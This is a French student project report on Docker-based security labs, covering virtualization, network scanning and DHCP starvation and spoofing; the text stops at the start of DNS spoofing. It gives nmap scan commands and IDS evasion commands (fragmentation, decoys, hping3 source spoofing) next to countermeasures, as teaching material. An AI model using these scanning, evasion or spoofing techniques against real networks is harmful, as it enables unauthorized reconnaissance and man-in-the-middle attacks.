



المدرسة الوطنية للعلوم التطبيقية  
Ecole Nationale des Sciences Appliquées d'Oujda



جامعة محمد الخامس وجدة  
UNIVERSITÉ MOHAMMED PREMIER OUJDA  
جامعة محمد الخامس وجدة

# UMP – UNIVERSITÉ MOHAMMED PREMIER OUJDA ÉCOLE NATIONALE DES SCIENCES APPLIQUÉES D'OUJDA

## RAPPORT DE PROJET DE FIN D'ANNÉE Sécurité modulaire virtualisée

Réalisée par :

EL BOUINBI MOHAMMED

SLITINE MOHAMMED

AABOUCHÉ IMANE

Encadré par : Mr. Saber Mohammed

Filière : Sécurité Informatique et Cyber Sécurité

Année universitaire : 2021/2022

# **Table des matières**

## **Introduction générale :**

### **I. Contexte général du projet :**

1. Présentation du projet
2. Cahier de charge
3. Planification du projet

### **II. Étude de la solution Docker :**

1. La virtualisation :
  - Définition de la virtualisation
  - Types de la virtualisation
  - Evolution de la virtualisation
  - Objectifs de la virtualisation
2. Conteneurisation par Docker :
  - Conteneurs
  - Docker
  - Composants de docker
  - Conteneurs VS Virtualisation

### **III. Étude des attaques réseau :**

1. Couche Internet
2. Couche Transport
3. Couche Application

### **IV. Etude des mécanismes de détection :**

1. Tcpdump
2. Snort
3. Suricata

## **IIII . Réalisation :**

1. Installation de docker
2. Mise en place des attaques réseau
3. Mise en place des attaques réseau dans docker
4. Mise en place du mécanisme de détection
5. Comparaison entre les mécanismes de détection

## **Conclusion générale :**

## **Webographie :**

## **Bibliographie :**

## **Introduction générale :**

### **I. Contexte général du projet :**


1. Présentation du projet
2. Cahier de charge
3. Planification du projet

## II. Étude de la solution Docker :

### 1 - La virtualisation :


#### Définition de la virtualisation :

La virtualisation est un ensemble de techniques matérielles et/ou logicielles qui permettent l'exécution de plusieurs applications indépendantes sur une même machine hôte. On parle souvent **d'environnement virtuel** (Virtual Environment – VE) ou de serveur privé virtuel (Virtual Private Server – VPS) lorsqu'une machine exploite la virtualisation. Pour réaliser cette virtualisation on a besoin d'équiper notre système hôte d'un logiciel de virtualisation (hyperviseur).



Un hyperviseur nous aide à masquer les véritables ressources physiques de la machine et propose des ressources différentes pour faire tourner une application.

#### Types de la virtualisation :



Notons qu'il existe d'autres types de virtualisation tels que : la virtualisation du stockage, du réseau, on s'intéresse dans cette documentation à la virtualisation du système :

- Les systèmes non-modifiés : le type de virtualisation le plus utilisé aujourd'hui, VMware, VirtualPC, VirtualBox ... On distingue la virtualisation matérielle assistée de la virtualisation totale car cette dernière est améliorée grâce aux processeurs Intel-V et AMD-V qui implantent la virtualisation matérielle dans leurs produits.
- Les systèmes modifiés : la virtualisation nécessite une modification du noyau du système (Linux, BSD, Solaris), également on parle de la paravirtualisation.

La virtualisation processus virtualise uniquement un programme particulier au sein de son environnement.

La virtualisation par émulation est une imitation du comportement physique d'un matériel en utilisant un logiciel.

## Evolution de la virtualisation :

Les débuts du concept de la virtualisation ont vu jour depuis les années 1960 lorsque des entreprises telles que IBM ont souhaité partitionner les ressources des mainframes (ordinateur de grande puissance de traitement).

Au milieu des années 1990, les émulateurs connaissent un réel succès.


Durant les années 2000 la virtualisation devient célèbre grâce à la société VMware qui développe des logiciels pour des serveurs de type x86.

En 2003 apparaît la para-virtualisation avec Xen.

En 2005, les fabricants de processeurs Intel et AMD implantent la virtualisation matérielle dans leurs produits.

En 2007, les machines virtuelles KVM (Kernel-based Virtual Machine) débarquent sur Linux, cette année est connue être la seconde génération 2.0 de la virtualisation pour consolider les applications de production.

En 2008, Microsoft lance son logiciel de virtualisation Hyper-V sur le marché.



## Objectifs de la virtualisation :

La virtualisation a contribué pour atteindre des objectifs tels que :

- ✓ La réduction des coûts en se servant de la mutualisation des ressources on peut diminuer les besoins en matériel et de réduire la consommation d'énergie électrique.
- ✓ Possibilité de regrouper plusieurs serveurs sur une même machine physique sans perdre la qualité de performance.
- ✓ La virtualisation offre également un déploiement et une migration facile des machines virtuelles d'une machine physique à une autre.
- ✓ L'administration des serveurs et des postes de travail devient aussi plus aisée.

## 2- Conteneurisation par Docker :

On définit d'abord la virtualisation par conteneurs (conteneurisation) qui constitue une alternative à la virtualisation système. Il s'agit d'une approche qui s'appuie directement sur les fonctionnalités du noyau (Kernel) pour créer des environnements virtuels (VE) isolés les uns des autres, ces VE sont appelés conteneurs.

### Conteneurs :

Un conteneur définit préalablement fourni les ressources nécessaires pour exécuter des applications comme si elles sont les seuls processus en cours d'exécution dans le système d'exploitation de la machine hôte, ces conteneurs sont une abstraction au niveau de la couche application qui regroupe le code et les dépendances, plusieurs conteneurs peuvent être exécutés sur le même ordinateur et partager le noyau du système d'exploitation entre eux, chacun s'exécutant en tant que processus isolé dans l'espace utilisateur.

Les fonctionnalités fournies par le noyau du système d'exploitation hôte sont les groupes de contrôles (CGroups) et les espaces de noms (NameSpaces) ; les NameSpaces permettent de contrôler et limiter la quantité de ressources utilisée pour un processus, tandis que les CGroups gèrent les ressources d'un groupe de processus.


Les premiers conteneurs ont été lancé en 1979 avec la fonction Unix Chroot qui a permis la création de plusieurs sessions isolées sur une même machine, de façon à partager parallèlement les ressources de processus et de stockage de la machine.

### Docker :

Docker est une plate-forme libre sous licence Apache 2 écrit en GoLang, fondé sur la technologie de virtualisation et conteneurisation, depuis sa version 0.9, Docker est basé sur les fonctionnalités offertes par le gestionnaire de conteneur Linux (LXC) telles que CGroups, en implémentant un moteur de conteneurisation nommé LibContainer qui permet de fournir

une interface standard pour la gestion et la création de conteneurs en permettant, et le déploiement Docker sur des systèmes d'exploitations tels que Windows , Mac..

Docker crée un conteneur en ajoutant un système de fichiers (lecture/écriture), et lance une interface réseau pour permettre la communication entre le conteneur et un hôte local. Ensuite, il ajoute une adresse IP et exécute le processus indiqué.



## Composants de docker :

Docker est composé essentiellement de deux composants :

**Docker Engine** : est l'application à installer sur la machine hôte pour créer, exécuter et gérer des conteneurs Docker, il s'agit du moteur du système Docker.

**Docker Daemon** : est le service installé sur le système d'exploitation hôte du serveur.

**Docker Client** : l'interface de communication entre le daemon et l'utilisateur final et peut être installé sur un client physique distinct du serveur exécutant le Docker Daemon.

**Docker CLI** : Docker exécute un démon sur l'hôte, en proposant une API et un modèle client-serveur pour son CLI (Command line Interface).

**Dockerfile** : qui est un simple fichier texte permet de construire un nouveau conteneur en référençant une image qui va lui permettre de construire le conteneur.

**Docker Registry** : une plateforme communautaire qui permet de partager et de télécharger gratuitement des images créées par d'autres.

**Docker Compose** : utilisé pour contrôler plusieurs conteneurs sur un même système, en utilisant un fichier texte qui décrit l'application : quelles images utiliser, combien d'instances, les connexions réseau, etc

**Docker Swarm** : un outil conçu par Docker permettant de gérer un cluster de container facilement, le mode Swarm combine la capacité de définir et de maintenir des niveaux de haute disponibilité, de mise à l'échelle, d'équilibrage de charge.

**Kubernetes** : un outil qui permet de gérer des clusters/stacks de conteneurs il peut également ; créer des services applicatifs sur plusieurs conteneurs (Frontend, Backend), planifier et garantir l'intégrité d'exécutions des conteneurs dans un cluster, assurer le monitoring.

## Conteneurs VS Machines Virtuelles :

	Machines Virtuelles	Conteneurs
<b>Histoire</b>	Les VM existent depuis longtemps et ont prouvé leur puissance.	les conteneurs n'existent pas très longtemps mais leur adoption a été grandie depuis le début de Docker
<b>fournisseurs</b>	Vmware Vsphere, VirtualBox, Xen, OpenVZ	LXC, Docker, Windows Server Containers, RedHat
<b>Portabilité</b>	Basées sur l'émulation de la couche physique, une VM pèse en moyenne quelques GBs	Basées sur la couche applicative et pèse moins lourd, en moyenne quelques MBs
<b>Limite</b>	La virtualisation consomme beaucoup de ressources en empêchant parfois de faire tourner les VM correctement	Des problèmes au niveau de la compatibilité entre les OS pour certaines applications
<b>Temps de boot</b>	Minutes	Secondes
<b>Sécurité</b>	Les VM reposent sur un hyperviseur qui offre un niveau de sécurité plus élevé en isolant les VM entre elles et entre l'OS hôte	Les conteneurs partageant le noyau et les composants du système et leur fonctionnement exige un niveau d'autorisation élevé (root), par conséquent les erreurs ou les attaques ont plus de chances de

		répercuter sur un OS sous-jacent ou sur d'autres conteneurs
<b>Cas d'utilisation</b>	Les VM sont utilisées dans les Datacentres et pour faire tourner un multi-OS sur une seule machine	Les conteneurs sont utilisés sur des applications Web, Java ... , et des entreprises en production
<b>Communauté et support</b>	Les VM ont une grosse communauté puisqu'elles sont très utilisées par les entreprises, ainsi l'existence de plusieurs fournisseurs de logiciel de virtualisation	Les conteneurs ont également une communauté large et cela est traduit par Docker puisqu'on partage des images de conteneur fonctionnel
<b>Types de licences et coût</b>	Ils existent très peu de logiciel de virtualisation ; le plus célèbre est VirtualBox, sinon on cite VMWare qui coûte très cher	Il n'existent pas de licences payantes pour exécuter les conteneurs, on ne paye que les machines physiques

### **III. Étude des attaques réseau :**

Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque, ainsi la communication réseau sur Internet suit une approche en couches, où chaque couche s'ajoute à l'activité de la couche précédente selon le modèle TCP/IP.

Selon ce modèle, toutes les données, divisées par l'hôte en paquets dans les couches, sont envoyées à l'hôte destinataire distant le long d'un chemin réseau qui comprend de nombreux nœuds intermédiaires. Chacune de ces couches peut être sensible à certains types d'attaques qui exploitent les vulnérabilités du système, des contrôles et des politiques de sécurité, durant notre projet nous nous sommes intéressés aux attaques selon les couches Internet ,Transport et Application.

#### **1 - Couche Internet :**

##### **a - balayage et énumération réseau**

###### **C'est quoi le balayage du réseau (Scanning) ?**

Cela consiste à utiliser un ensemble de procédures utilisées pour identifier des hôtes, des ports et des services qui tournent derrière ces ports. Le balayage fait partie des techniques de collectes d'information qui sont utilisées pour établir un profil de l'organisation cible.

Le balayage du réseau a pour but de :

- i. découvrir les adresses IP et les ports ouverts sur les hôtes actifs.
- ii. découvrir les systèmes d'exploitation et l'architecture du système cible.
- iii. trouver les services actifs du réseau
- iv. découvrir les vulnérabilités du réseau

###### **Les concepts du Balayage**

Le **balayage** repose en général sur le protocole **TCP** qui fonctionne en mode connecté, parfois le protocole **UDP** est utilisé. Ce sont deux protocoles de la couche **transport**. Le balayage avec le protocole TCP utilise le champ **flags** de l'en-tête TCP (**SYN, ACK, FIN, RST, PSH et URG**) :

- **SYN** : pour initier une connexion entre émetteur et récepteur ;
- **ACK** : pour l'acquittement ;
- **FIN** : pour mettre fin une connexion, avec pré avis ;
- **RST** : pour mettre fin brusquement une connexion, sans pré avis ;
- **PSH** : pour délivrer les données sans attendre le remplissage des tampons
- **URG** : pour signaler qu'un paquet est urgent.

Ces flags sont utilisés pour indiquer un état particulier de connexion ou pour fournir des informations utiles supplémentaires comme des fins de dépannage ou pour gérer un contrôle d'une connexion particulière.

## **Les outils de balayage du réseau :**

Dans cette partie, nous allons vous présenter trois (3) outils très efficaces :

**Nmap** : nmap est utilisé par les administrateurs réseau pour faire l'inventaire du réseau, la gestion des plannings de mise à niveau des services et le contrôle de la disponibilité des hôtes ou des services. Il est aussi utilisé pour extraire des informations sur la cible telles que les hôtes actifs, les ports ouverts/filtrés, les types de paquet, les pare-feu, les systèmes d'exploitation, etc.

## **Les techniques de balayage :**

### **1. ICMP Scanning :**

Cela consiste à faire des Ping, c'est-à-dire envoyer un paquet **ICMP Echo Request** à la cible et si cette dernière est active, elle va répondre par un paquet **ICMP Echo Reply**. Il aide à déterminer les périphériques qui sont actifs dans un réseau et à savoir si les paquets ICMP sont autorisés à passer à travers un pare-feu.

ICMP est utilisé pour vérifier les systèmes en direct; ping est l'utilitaire le plus connu qui utilise les requêtes ICMP. Le balayage ping est une technique d'analyse ICMP, un exemple de balayage ping est illustré ici **ping <target>** :

Tool : [Angry IP Scanner](#) :

### **2. PING SWEEP :**

Cela permet de détecter les hôtes allumés en utilisant une plage d'adresses IP. Cela consiste à envoyer un Ping et les hôtes allumés vont répondre. Alors l'attaquant va utiliser le masque de sous-réseau pour calculer le nombre d'hôtes présents dans le réseau. dit le **Ping Sweep** va être utilisé pour faire l'inventaire des systèmes allumés se trouvant dans le réseau.

Tool : [Angry IP Scanner](#) :

### **3. ICMP ECHO SCANNING :**

ICMP ne se base pas sur les numéros de port. A la base, ce type de balayage ne permet pas de savoir les ports qui sont actifs sur un hôte, mais il est fait pour déterminer les hôtes actifs dans un réseau. Mais en plus de ça, il peut afficher les ports ouverts sur chaque hôte actif dans le réseau ciblé.

Commande : **nmap -P 192.168.2.0/24**

### **4. TCP Connect :**

Le TCP Connect va révéler les ports ouvert après l'établissement de connexion TCP complète (Full Open Scan), c'est-à-dire que l'attaquant va envoyer une demande d'établissement de connexion sur un port à la cible (SYN), la cible va lui répondre avec un SYN-ACK si le port est ouvert et le service disponible et enfin l'attaquant confirme la connexion avec un ACK : c'est ce qu'on appelle 3-way Handshake.

L'établissement de la connexion est complet et la fermeture se fera brusquement en utilisant un paquet RST. Il ne requiert pas de priviléges d'un super utilisateur. Ce genre de scan est souvent détecté par les pare-feu et IDS/IPS qui le bloquent.

Commande : **nmap -sT 192.168.2.0/24**

## 5. STEALTH SCANNING :

Contrairement au **Full TCP Connect**, ce type de scan consiste à envoyer un **SYN** et lorsque la cible répond avec un **SYN/ACK**, l'attaquant sait que ce port est ouvert et envoie un **RST** pour interrompre la connexion : c'est ce qu'on appelle **balayage semi-ouvert (Half Open Scan)**.

Il est difficile d'être détecté par un pare-feu. Cela aide à contourner les pare-feu en se cachant sous le trafic réseau.

Commande : **nmap -sS 192.168.2.0/24**

## 6. INVERSE TCP FLAG SCANNING :

Cela consiste à envoyer des paquets FIN à la cible afin de déterminer les ports ouverts.

D'après le RFC 793, lors d'un envoi de paquet avec le flag FIN sur un port ouvert, il n'y aura pas de réponse. En revanche, si le port est fermé, un paquet RST est renvoyé. Ainsi on saura différencier le comportement d'un port ouvert et d'un port fermé.

Commande : **nmap -sF 192.168.2.0/24**

## 7. XMAS SCAN :

Cela consiste à envoyer des paquets de sonde TCP contenant les flags **FIN, URG, PSH**. Lorsque le port est ouvert, l'attaquant n'obtient aucune réponse de l'hôte cible, tandis que lorsque le port est fermé, il reçoit une réponse **RST** de l'hôte cible.

Commande : **nmap -sX 192.168.2.0/24**

## 8. ACK FLAG PROBE SCANNING :

Cela consiste à envoyer des paquets ACK pour vérifier le système de filtrage de la cible. Les attaquants analysent les informations d'en-tête des paquets RST pour voir si

- Le port est filtré : aucune réponse n'est reçue. Cela peut signifier que le pare-feu est activé ;
- Le port n'est pas filtré : il y a une réponse (paquet RST reçu).

Commande : **nmap -sA 192.168.2.0/24**

## 9. UDP SCANNING :

L'analyse UDP utilise le protocole UDP pour tester si le port est ouvert ou fermé. Dans cette analyse, il n'y a aucune manipulation de flags. Par contre, ICMP est utilisé. Si un paquet est envoyé à un port et que le paquet « **ICMP port Unreachable** » est renvoyé, cela signifie que le port est fermé. Cependant, s'il n'y a pas de réponse, le port est ouvert. Les logiciels espions, chevaux de Troie et les applications malveillantes utilisent des ports UDP.

Commande : ***nmap -sU 192.168.2.0/24***

## 10. SSDP et LIST SCANNING :

Le protocole de découverte de service (**SSDP**) est un protocole réseau qui permet de détecter les périphériques à exécution automatique (**UPnP – Plug and Play**). Les attaquants utilisent cette analyse pour exploiter les vulnérabilités UPnP et effectuer des dépassesments de tampon (Buffer OverFlow) ou des attaques par Déni de service (**DoS**).

L'analyse de liste (**List Scanning**) découvre indirectement les hôtes. Cette analyse fonctionne en répertoriant les adresses IP et les noms de domaine sans pinger les hôtes et en effectuant une résolution DNS inverse pour identifier les noms de domaine.

### Les contremesures

- Configurer des règles de pare-feu et des systèmes de détection et prévention d'intrusion (IDS/IPS) pour détecter et bloquer les sondes.
- S'assurer que les routeurs, les IDS/IPS, les pare-feu, etc. sont à jour.
- Utiliser un ensemble de règles personnalisées pour verrouiller le réseau et bloquer les ports qui ne sont pas utilisés.
- Filtrer tous les messages ICMP sur les pare-feu et les routeurs.
- Réaliser des scans TCP et UDP de l'organisation pour vérifier l'état des configurations et des ports.
- S'assurer que les règles d'anti scanning et d'anti usurpation sont très bien configurées.

## Balayage au-delà des pare-feu et IDS

### 1. Les techniques d'évasion aux IDS et aux pare-feu

#### a. PACKET FRAGMENTATION (FRAGMENTATION DE PAQUET)

C'est l'envoi de paquets fragmentés à un serveur par exemple. Cela consiste à fragmenter un paquet de sonde en plusieurs petits paquets lors de son envoi vers un réseau. L'en-tête TCP est divisé en plusieurs petits paquets afin que les filtres de paquets ne soient pas en mesure de détecter ce que le paquet a l'intention de faire.

commande : ***nmap -sS -T4 -A -f « @ IP de la cible »***

#### b. SOURCE ROUTING (ROUTAGE PAR LA SOURCE)

C'est la spécification de la route pour que le paquet atteigne le serveur. Le paquet traverse les nœuds du réseau. D'habitude, chaque routeur va examiner l'adresse IP de destination et choisit le prochain routeur où envoyer le paquet en fonction de sa table de routage. Mais ici, le Source Routing consiste à envoyer le paquet sur une route spécifiée par l'expéditeur pour échapper aux pare-feu et aux IDS/IPS. Ces décisions seront prises au niveau du routeur source.

#### c. IP ADDRESS DECOY (ADRESSE IP DE LEURRE)

Cela consiste à utiliser beaucoup d'adresses IP (decoy1,decoy2,decoy3,..., etc.) lors du scan. Dans ce cas, le pare-feu ou l'IDS/IPS va voir beaucoup d'adresses IP et il sera difficile de savoir qui est réellement en train de scanner et qui sont les leurres. C'est une technique d'évasion très utile.

commande : **nmap -D RND:10 [IP]**

**nmap -D decoy1,decoy2,decoy3....etc**

#### d. IP ADDRESS SPOOFING (Usurpation d'adresse IP)

Cela consiste à changer l'adresse IP source et faire croire que ça vient de quelqu'un d'autre. De ce fait, si le destinataire répond, cela va être envoyé à l'adresse usurpée mais pas à l'attaquant. Les attaquants modifient les informations de l'adresse dans l'en-tête IP.

commande : **hping3 192.168.2.129 -a 8.8.8.8.**

## 2. Les contremesures :

Les contremesures à appliquer :

- Crypter le trafic réseau en utilisant les protocoles cryptographiques comme IPSec, TLS, SSH, HTTP.
- Utiliser plusieurs pare-feu
- Utiliser un numéro de séquence initial aléatoire
- Filtrer les trafics entrants
- Filtrer les trafics sortants
- Ne pas se fier à l'authentification basée sur IP

## La capture de bannière (Banner Grabbing) :

Cela est utilisé pour déterminer le système d'exploitation qui tourne sur un système distant. Il existe deux (2) types de capture de bannière :

- Active : paquets conçus spécialement, implémentation de pile TCP/IP, détermination du système d'exploitation.  
**- nmap -sV -o — script=banner X.X.X.X**
- Passive : les messages d'erreur, renifler le trafic réseau, les extensions de pages (.aspx).

Cela se fait en analysant le TTL (Time To Live) et taille de la fenêtre dans l'en-tête IP du premier paquet de la session TCP.

## Les Contremesures :

- Afficher de fausses bannières pour tromper les attaquants
- Désactiver les services qui ne sont pas nécessaire
- Masquer le serveur
- Masquer les technologies web
- Il vaut mieux que les extensions de fichiers ne soient pas utilisées.

## Dessin de diagrammes du réseau

Un diagramme réseau montre le chemin physique ou logique vers une cible potentielle, ce qui donne des informations précieuses sur le réseau et son architecture.


Outils de cartographie : NETWORK TOPOLOGY MAPPER, NETBRAIN, OPMANAGER.

## b - Usurpation DHCP (starvation et Spoofing)

### Qu'est-ce que le processus DHCP ?

Un serveur Dynamic Host Configuration Protocol est responsable de l'émission d'adresses IP aux périphériques de son réseau. Cela se fait par le biais d'une série d'échanges de paquets entre les clients DHCP individuels et les serveurs DHCP. Pour comprendre le fonctionnement d'une attaque de famine DHCP, nous devons d'abord comprendre pleinement l'interaction DHCP.

Une transaction d'allocation d'adresse IP DHCP dépend de quatre types de paquets : DISCOVER, OFFER, REQUEST et ACKNOWLEDGEMENT. Bien que ces quatre paquets de base (DORA) soient importants pour le processus DHCP, nous nous concentrerons principalement sur les paquets DISCOVER.



Lorsqu'un PC démarre sur le réseau, s'il s'agit d'un client DHCP, il va émettre un paquet DHCP DISCOVER. Ce faisant, ce PC dit effectivement: « Bonjour, je suis nouveau ici! Je suis à la recherche d'un serveur Dynamic Host Configuration Protocol capable de m'émettre une adresse IP. Si on visualise un client sur un réseau atteignant un serveur à proximité, vous pouvez imaginer que le serveur répond avec une OFFRE. Et dans cette offre, il va offrir une adresse IP que le client est autorisé à utiliser. Ce serveur répond effectivement par : « Bienvenue. J'ai un joli petit spot au 10.123.0.1 que je peux vous offrir. Intéressé? »

Avant de passer à la réponse du client à cela, nous devons mentionner que le serveur DHCP dispose d'un pool d'adresses parmi lesquelles il peut choisir. Sur un réseau /24 bits, le nombre maximal d'adresses IP pouvant se trouver dans un pool serait de 254.

De plus, il est très probable que quelques-unes de ces adresses soient enregistrées pour les adresses de routeur statiques, etc. Ainsi, le pool d'adresses disponibles dans lesquelles le serveur DHCP peut puiser ne peut être que d'environ 252 adresses IP. Lorsqu'il reçoit un paquet DISCOVER, le serveur DHCP choisit l'une de ses adresses IP restantes dans son pool et la réserve au nouveau client.

L'étape suivante, après réception du paquet OFFER par le client, consiste à renvoyer une DEMANDE. C'est essentiellement le client qui dit: « Oui, cela semble parfait. Pourrais-je avoir les droits exclusifs sur 10.123.0.1 pendant que je suis ici? »

La dernière étape de la transaction est lorsque le serveur envoie un paquet ACKNOWLEDGEMENT au client et à toute autre personne qui écoute. Cela dit essentiellement : « Vous utilisez maintenant 10.123.0.1. Si quelqu'un doit joindre ce client, il est garé au 10.123.0.1. »

Dans un arrangement non hostile, cet arrangement DHCP est un moyen efficace de faire en sorte que les clients entrent et sortent des réseaux et restent disponibles et sûrs. Mais une attaque de famine DHCP exploite ce processus.

### Comment fonctionne une attaque DHCP Starvation?

Dans une attaque DHCP Starvation, un acteur hostile envoie une tonne de faux paquets DISCOVER jusqu'à ce que le serveur DHCP pense avoir dépensé son pool disponible. Les clients à la recherche d'adresses IP constatent qu'il n'y a pas d'adresses IP pour eux et qu'ils se voient refuser le service. En outre, ils peuvent rechercher un serveur DHCP différent, que l'acteur hostile peut fournir. Et en utilisant une adresse IP hostile ou factice, cet acteur hostile peut maintenant lire tout le trafic que le client envoie et reçoit.

Dans un environnement hostile, où nous avons une machine malveillante exécutant une sorte d'outil comme Yersinia, il pourrait y avoir une machine qui envoie des paquets DHCP DISCOVER. Ce client malveillant n'en envoie pas une poignée – il envoie des centaines et des centaines de paquets DISCOVER malveillants en utilisant de fausses adresses MAC inventées comme adresse MAC source pour chaque requête.

Si le serveur DHCP répond à chacun de ces faux paquets DHCP DISCOVER, l'ensemble du pool d'adresses IP pourrait être épuisé et ce serveur DHCP pourrait croire qu'il n'a plus d'adresses IP à offrir aux requêtes DHCP valides.

Une fois qu'un serveur DHCP n'a plus d'adresses IP à offrir, la prochaine chose à faire se passe généralement serait que l'attaquant apporte son propre serveur DHCP. Ce serveur DHCP (rogue) commence alors à distribuer des adresses IP.

L'avantage pour l'attaquant est que si un faux serveur DHCP distribue des adresses IP, y compris des informations DNS et de passerelle par défaut, les clients qui utilisent ces adresses IP et commencent à utiliser cette passerelle par défaut peuvent désormais être acheminés via la machine de l'attaquant. C'est tout ce dont un acteur hostile a besoin pour effectuer une attaque de l'homme du milieu (MITM).

### Qu'est-ce que l'attaque d'usurpation DHCP (Spoofing) :

Après une attaque DHCP Starvation réussie, l'attaquant crée un faux serveur DHCP. Après avoir créé un serveur DHCP afin que tout nouveau périphérique se connecte à un réseau. Cet appareil demande une adresse IP à un serveur DHCP. Ainsi, le serveur DHCP de l'attaquant attribue une adresse IP et modifie l'adresse de la passerelle sur son propre système.

Une attaque d'usurpation DHCP se produit lorsqu'un serveur DHCP non fiable est connecté au réseau et fournit de faux paramètres de configuration IP aux clients légitimes. Un serveur non fiable peut fournir une variété d'informations trompeuses :

Passerelle par défaut incorrecte - L'attaquant fournit une passerelle non valide ou l'adresse IP de son hôte pour créer une attaque de l'homme du milieu. Cela peut passer inaperçu lorsque l'intrus intercepte le flux de données à travers le réseau.

Serveur DNS incorrect (Spoofing) - L'attaquant fournit une adresse de serveur DNS incorrecte pointant l'utilisateur vers un site Web malveillant.

Adresse IP incorrecte (Spoofing)- L'attaquant fournit une adresse IP de passerelle par défaut non valide et crée une attaque DoS sur le client DHCP.

#### **Atténuation d'usurpation DHCP (Spoofing) :**

Ces types d'attaques ne sont pas nouveaux, et il existe des solutions pour ne pas en être victimes. CISCO dispose d'une fonction de sécurité pour empêcher ces attaques. La fonctionnalité de sécurité s'appelle **DHCP Snooping** ( Ou aussi la fonctionnalité **port security** ), qui peut valider les messages provenant d'hôtes non approuvés et les supprimer. En outre, il peut évaluer le trafic DHCP à partir des hôtes approuvés et non approuvés.

## **C - usurpation DNS (Spoofing)**

#### **La base de cette attaque : le Domain Name System (DNS) :**

Le DNS, acronyme de « Domain Name System », est un système mondial permettant de convertir les domaines en adresses IP. Le DNS fournit une adresse IP pour chaque nom de domaine. Ce processus est appelé « résolution de nom ».

